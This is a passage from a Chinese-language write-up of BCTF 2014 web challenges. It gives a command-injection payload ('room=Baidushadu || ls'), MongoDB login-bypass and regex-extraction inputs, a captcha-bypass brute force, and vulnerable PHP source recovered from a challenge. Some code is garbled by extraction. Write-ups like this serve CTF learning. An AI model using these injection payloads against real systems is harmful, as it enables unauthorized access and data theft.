    this.deadghost = 0;

var newGhost=createGhost(740,1064);
newLayer.addSprites(newGhost);
this.key += newGhost.gh;

this.player = new player({ src: srcObj.player, width: 116, height: 126, x:40, y:874 });
this.key += "%" + this.player.pe;

```

直接在 firebug 中对 this.key += "%" + this.player.pe 的下一行下断点，然后再控制台中输入 alert(this.key)，如下图。



弹出了 authnum 函数的第一个参数，结合 authnum 函数的代码，可以得到 key 为 BCTF{34079%2500|abcdefabcd}

## 见缝插针（By Lanlan & Random）

(1) 这道题被各种大神轮番强暴，玩坏了之后，我才开始做，这时候所有的符号基本已经被过滤了，非常悲剧。

(2) 首先，在注释里找到页面的源代码

```


```

::before
<form class="form-signin" action="query.php">
    <!--<form class="form-signin" action="test.php.bak">-->
    <h2 class="form-signin-heading">Key and Room num</h2>
    <input type="text" class="form-control" placeholder="key" name="key" autofocus>
    <input type="text" class="form-control" placeholder="room number(only number)" name="room">
    <button class="btn btn-lg btn-primary btn-block" type="submit">Submit</button>
</form>
::after
</div>
<div class="vimumReset vimumHUD" style="right: 150px; opacity: 0; display: none;"></div>
'body'
::before
body

```



```

(3) 根据源码提供的信息 `shell_exec('./room'$room)`; 我们得知，本地存在一个叫做 room 的可执行文件，首先把它下载下来交给队里的逆向大神。然后构造一个符合正则表达式的 key，通过验证进到下一个页面。

```
Room pro is broken!!!  
1  
The Room(1) password is 1804289383
```

(3) 首先进行一下 fuzz 看看那些字符被过滤了，发现 | 没有被过滤出，但是 `room=1 || ls` 这样构造除非前面的指令执行错误，否则 || 后面的指令不会执行。这时候逆向大神逆出来了一个字符串 Baidushadu，把它作为参数传给 room，`room=Baidushadu || ls` 就可以得到 flag 了。

(4) 上张图。s 是程序里面的字符串，通过分析代码，实现下面的脚本，于是解出 Baidushadu。



```
room.py (~/ctf/bctf) - VIM  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
s= 0_kbwqj_fs'  
t=''  
for i in range(len(s)):  
    if i%==0:  
        t+=chr(ord(s[i])-2)  
    else:  
        t+=chr(ord(s[i])+2)  
  
print t
```

" room. py" 9L, 119C 1, 1 全部

## 冰山一角（By Lanlan & Sky）

(1) 开扫描器扫了一下，发现存在 `http://218.2.197.240:28017/` 得知使用了 mongodb 这种数据库，查了一下这种数据库的注入方法。

(2) 在登陆框构造 `user[$ne]=1&pwd[$ne]=1` 即可登录，当然也可以使用下面的构造把用户名密码爆出来，不过貌似没啥用。

```
user[$regex]=^never&pwd[$regex]=^a7819465c3b29afc594ca5739d235cc5
```

## you\_guys\_fxxking\_smart.php/jpg

Please sign in

Username

Password

Sign in

(3) 登陆后，提示了两个地址。


[http://218.2.197.240:1337/0cf813c68c3af2ea51f3e8e1b8ca1141/you\\_guys\\_fxxking\\_smart.php](http://218.2.197.240:1337/0cf813c68c3af2ea51f3e8e1b8ca1141/you_guys_fxxking_smart.php)

[http://218.2.197.240:1337/0cf813c68c3af2ea51f3e8e1b8ca1141/you\\_guys\\_fxxking\\_smart.jpg](http://218.2.197.240:1337/0cf813c68c3af2ea51f3e8e1b8ca1141/you_guys_fxxking_smart.jpg)

其中 jpg 里面是 php 的源代码，研究了许久毫无头绪。一直在猜，那人名字叫啥第一个字母是啥 ······

```
<?php
require "inc/mysql.inc.php";
?>
<html>
<head><title>Have u heard about md5?</title></head>
<body><center><h1>-, -</h1>
</?php
$salt = '';
$hash_method = '';
if (isset($_GET['password'])) {
    $r = mysql_query("SELECT login FROM admin WHERE password = '" . hash($hash_method, $_GET['password']) . $salt, true);
    if (mysql_num_rows($r) < 1)
        echo "Get out of here, Stranger!";
    else {
        $row = mysql_fetch_assoc($r);
        $login = $row['login'];
        echo "hemeda->>$login<br>here's the list of all Admins: <table border=1><tr><td>yoooo, login!</td><td>yoooo, password!</td></tr>";
        $r = mysql_query("SELECT * FROM admin");
        while ($row = mysql_fetch_assoc($r))
            echo "<tr><td>{$row['login']}</td><td>{$row['password']}</td></tr>";
        echo "</table>";
    }
} else {
?>
<form>give me ur password your majesty!<br><br><input type='text' name='password' /><input type='submit' value='&raquo;' /></form>
</?php
}
?>
<br><br/><small>yoooo, test it</small></center></body>
</html>
```

PHP 里面是一个有验证码的密码验证



(4)偶然发现，这个 php 页面的 session 刷新后是不变的，可能存在验证码绕过，试了一下果其不然。暴力出密码是四位数字。

```
HTTP/1.1 200 OK
Server: nginx/1.4.1 (Ubuntu)
Date: Sun, 09 Mar 2014 16:06:28 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.3-1ubuntu2.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 4437

<!-- memeda--><b>Yooo, admin1</b><br/><br/>here is the list of all Admins!<table border=1><tr><td>yoooo, login!</td><td>yoooo, password!</td></tr><tr><td>Yooo, admin1</td><td>11E m(),11y<1-5X.E%] $p_2H_1=9111113`E9qd #113111</td></tr><tr><td>Yooo, admin2</td><td>=m111111!01111111v1111) NV_Ag_111+K11o *IM_Z1t"</td></tr></table> -->
<html lang="en">
<head>
```

密码验证通过后，发现注释里多了些奇怪的东西，根据 jpg 里面的源代码来看应该是 2 进制的 MD5，恢复成字符串型，其实就是 base64 编码一下，就可以达到 key 了。